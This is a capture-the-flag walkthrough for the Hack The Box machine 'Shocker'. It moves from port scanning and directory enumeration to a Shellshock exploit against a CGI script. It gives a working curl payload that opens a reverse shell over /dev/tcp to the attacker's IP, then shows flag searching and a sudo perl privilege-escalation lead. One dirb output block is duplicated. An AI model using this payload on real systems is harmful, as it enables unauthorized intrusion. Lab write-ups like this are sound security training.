
```
 ____ ____ ____ ____ ____ ____ ____ ____ ____ ____
||C |||H |||A |||C |||K |||A |||0 |||1 |||0 |||1 ||
||__|||__|||__|||__|||__|||__|||__|||__|||__|||__||
|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|
```

```
[...]  Developer:          Alonso Garcia                     [...]
[...]  Version:            1.0.                              [...]
[...]  Codename:           HACKLAB HTB - Shoker              [...]
[...]  Report to:          chacka0101 @ gmail.com            [...]
[...]  Homepage:           https://github.com/chacka0101/HACKLABS  [...]
[...]  Publication Date:   23/MAY/2020                       [...]
```


HACKLAB Hack The Box - Shoker



Hostname: Shoker
IP: 10.10.10.56
Operating System: Linux


Walkthrough

Port and service scanning:



```
root@kali:~# nmap -sV -p 1-65535 10.10.10.56
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-23 19:25 EDT
Nmap scan report for 10.10.10.56
Host is up (0.21s latency).
Not shown: 65531 closed ports
PORT      STATE    SERVICE VERSION
80/tcp    open     http    Apache httpd 2.4.18 ((Ubuntu))
2222/tcp  open     ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
41161/tcp filtered unknown
48848/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 1871.86 seconds
root@kali:~#
```


Banner grabbing:



```
root@kali:~# ssh 10.10.10.56
ssh: connect to host 10.10.10.56 port 22: Connection refused
root@kali:~# ssh 10.10.10.56 2222
ssh: connect to host 10.10.10.56 port 22: Connection refused
```

Knowing port 80 is open on the victim's network we preferred to explore his IP in the browser and the following image as shown below:


http://10.10.10.56:80



Don't Bug Me!

Use the dirb to enumerate the directories and found some important directories:


root@kali:~# dirb http://10.10.10.56/ /usr/share/wordlists/dirb/common.txt



```
root@kali:~# dirb http://10.10.10.56/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat May 23 20:02:35 2020
URL_BASE: http://10.10.10.56/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.56/ ----
+ http://10.10.10.56/cgi-bin/ (CODE:403|SIZE:294)
+ http://10.10.10.56/index.html (CODE:200|SIZE:137)
+ http://10.10.10.56/server-status (CODE:403|SIZE:299)

-----------------
END_TIME: Sat May 23 20:15:34 2020
DOWNLOADED: 4612 - FOUND: 3
```

As /cgi-bin / is a restricted directory, let’s look for a .sh file:


root@kali:~# dirb http://10.10.10.56/cgi-bin/ -X .sh



```
root@kali:~# dirb http://10.10.10.56/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat May 23 20:02:35 2020
URL_BASE: http://10.10.10.56/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.56/ ----
+ http://10.10.10.56/cgi-bin/ (CODE:403|SIZE:294)
+ http://10.10.10.56/index.html (CODE:200|SIZE:137)
+ http://10.10.10.56/server-status (CODE:403|SIZE:299)

-----------------
END_TIME: Sat May 23 20:15:34 2020
DOWNLOADED: 4612 - FOUND: 3
```

Downloaded the user.sh by opening the URL:

http://10.10.10.56/cgi-bin/user.sh



10.10.10.56/cgi-bin/user.sh

Most Visited Getting Started

Forbidden

You don't have permission to access /c

Apache/2.4.18 (Ubuntu) Server at 10.1

Opening user.sh

You have chosen to open:

user.sh

which is: shell script


from: http://10.10.10.56

What should Firefox do with this file?

● Open with Text Editor (default)

○ Save File


□ Do this automatically for files like this from now on.



```
root@kali:~/Downloads# cat user.sh
Content-Type: text/plain

Just an uptime test script

 21:57:33 up  4:32,  0 users,  load average: 0.00, 0.00, 0.00

root@kali:~/Downloads#
```

There was an user.sh file detected. Let’s see what this file is doing.

root@kali:~# **curl -vvv http://10.10.10.56/cgi-bin/user.sh**




```
root@kali:~# curl -vvv http://10.10.10.56/cgi-bin/user.sh
*   Trying 10.10.10.56...
* TCP_NODELAY set
* Connected to 10.10.10.56 (10.10.10.56) port 80 (#0)
> GET /cgi-bin/user.sh HTTP/1.1
> Host: 10.10.10.56
> User-Agent: curl/7.60.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 24 May 2020 03:59:07 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Transfer-Encoding: chunked
< Content-Type: text/x-sh
<
Content-Type: text/plain

Just an uptime test script

 23:59:07 up  6:33,  0 users,  load average: 0.00, 0.00, 0.00


* Connection #0 to host 10.10.10.56 left intact
root@kali:~#
```

Vulnerability Scanning:


kali@kali:~$ msfconsole

msf > **search mod_cgi**



```
 ______________________________________________________________________________
|                                                                              |
|                          3Kom SuperHack II Logon                             |
|______________________________________________________________________________|
|                                                                              |
|                                                                              |
|                                                                              |
|                 User Name:          [   security    ]                         |
|                                                                              |
|                 Password:           [               ]                         |
|                                                                              |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                       https://metasploit.com |
|______________________________________________________________________________|


       =[ metasploit v4.17.3-dev                         ]
+ -- --=[ 1796 exploits - 1019 auxiliary - 310 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search mod_cgi
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   auxiliary/scanner/http/apache_mod_cgi_bash_env   2014-09-24       normal     Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   exploit/multi/http/apache_mod_cgi_bash_env_exec  2014-09-24       excellent  Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)


msf >
```


The target was vulnerable to shellshock.



```
msf auxiliary(scanner/http/apache_mod_cgi_bash_env) > show options

Module options (auxiliary/scanner/http/apache_mod_cgi_bash_env):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CMD        /usr/bin/id      yes       Command to run (absolute paths required)
   CVE        CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER     User-Agent       yes       HTTP header to use
   METHOD     GET              yes       HTTP method to use
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.56      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /cgi-bin/user.sh yes       Path to CGI script
   THREADS    1                yes       The number of concurrent threads
   VHOST                       no        HTTP server virtual host

msf auxiliary(scanner/http/apache_mod_cgi_bash_env) > run

[+] uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/apache_mod_cgi_bash_env) >
```

Exploitation method 1:


Terminal 1 - Netcat listening:



```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
```


Terminal 2 - The guess at this time was to try "shellshock" on this server. Below is a successful attempt:

```
root@kali:~# curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.15/1234 0>&1' http://10.10.10.56/cgi-bin/user.sh
```



```
root@kali:~# sudo curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.15/1234 0>&1' http://10.10.10.56/cgi-bin/user.sh
```


Terminal 1 - Netcat listening:




```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41498
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$
```

Search flags:

shelly@Shocker:/usr/lib/cgi-bin$ **find / -iname *.txt**




```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41500
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ find / -iname *.txt
find / -iname *.txt
find: '/var/cache/apt/archives/partial': Permission denied
find: '/var/cache/ldconfig': Permission denied
find: '/var/spool/cron/atspool': Permission denied
find: '/var/spool/cron/atjobs': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
find: '/var/spool/rsyslog': Permission denied
find: '/var/lib/polkit-1': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/snapd/cookie': Permission denied
find: '/var/tmp/systemd-private-b8eed5680f484fc694034cc03cc8a46f-systemd-timesyncd.service-nmXPsT': Permission denied
find: '/run/lxcfs': Permission denied
find: '/run/sudo': Permission denied
find: '/run/lvm': Permission denied
find: '/run/systemd/inaccessible': Permission denied
find: '/run/lock/lvm': Permission denied
/home/shelly/user.txt
find: '/sys/fs/fuse/connections/40': Permission denied
find: '/sys/kernel/debug': Permission denied
/usr/src/linux-headers-4.4.0-96-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-31-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-31/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/lib/python3.5/lib2to3/Grammar.txt
/usr/lib/python3.5/lib2to3/PatternGrammar.txt
/usr/lib/python3.5/idlelib/help.txt
/usr/lib/python3.5/idlelib/NEWS.txt
/usr/lib/python3.5/idlelib/CREDITS.txt
/usr/lib/python3.5/idlelib/TODO.txt
/usr/lib/python3.5/idlelib/HISTORY.txt
/usr/lib/python3.5/idlelib/extend.txt
/usr/lib/python3.5/idlelib/README.txt
/usr/lib/python3.5/LICENSE.txt
/usr/lib/python3/dist-packages/chardet-2.3.0.egg-info/top_level.txt
```



```
find: '/proc/1637/fd': Permission denied
find: '/proc/1637/map_files': Permission denied
find: '/proc/1637/fdinfo': Permission denied
find: '/proc/1637/ns': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
find: '/etc/lvm/backup': Permission denied
find: '/etc/lvm/archive': Permission denied
shelly@Shocker:/usr/lib/cgi-bin$ cat /home/shelly/user.txt
cat /home/shelly/user.txt
[redacted]
shelly@Shocker:/usr/lib/cgi-bin$
```

Privilege Escalation method 1:


Enumeration reveals that the user can run any command with Perl binary as root.



```
shelly@Shocker:/usr/lib/cgi-bin$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/usr/lib/cgi-bin$
```

